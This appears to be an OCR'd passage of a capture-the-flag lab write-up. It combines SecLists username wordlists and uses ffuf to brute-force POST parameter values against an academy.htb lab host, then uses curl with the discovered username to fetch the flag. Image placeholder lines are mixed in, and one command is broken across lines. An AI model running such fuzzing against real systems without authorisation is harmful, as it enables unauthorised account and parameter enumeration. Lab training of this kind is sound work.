
There are possible wordlists here, however checking them one by one might be tedious, so let's combine them to a single wordlist within the user's home directory:


```
cat /usr/share/seclists/Usernames/Names/*.txt > allnames.txt
```


the combined list is to be called 'allnames.txt'

now its time to run out bruteforce script on that 'allnames.txt' and 'found_parameters.txt'. we will upfront make sure to ignore the data related to sizes 780 and 781 (ignore those lines, and the 3 lines below them):

```
ffuf -w found_parameters.txt:PARA -w allnames.txt:FUZZ -u
http://faculty.academy.htb:<target-port>/courses/linux-
security.php7 -X POST -d 'PARA=FUZZ' -H 'Content-Type:
application/x-www-form-urlencoded' -mc 200 | sed -e '/Size:
780/,+3d' -e '/Size: 781/,+3d'
```







We found the values ‘harry’ or ‘HARRY’ fit to the parameter ‘username’.

All we have left to do, is to curl the flag using POST request, and all the obtained parameters and values:

```
curl http://faculty.academy.htb:<target-port>/courses/linux-security.php7 -X POST -d 'username=harry' -H 'Content-Type: application/x-www-form-urlencoded'
```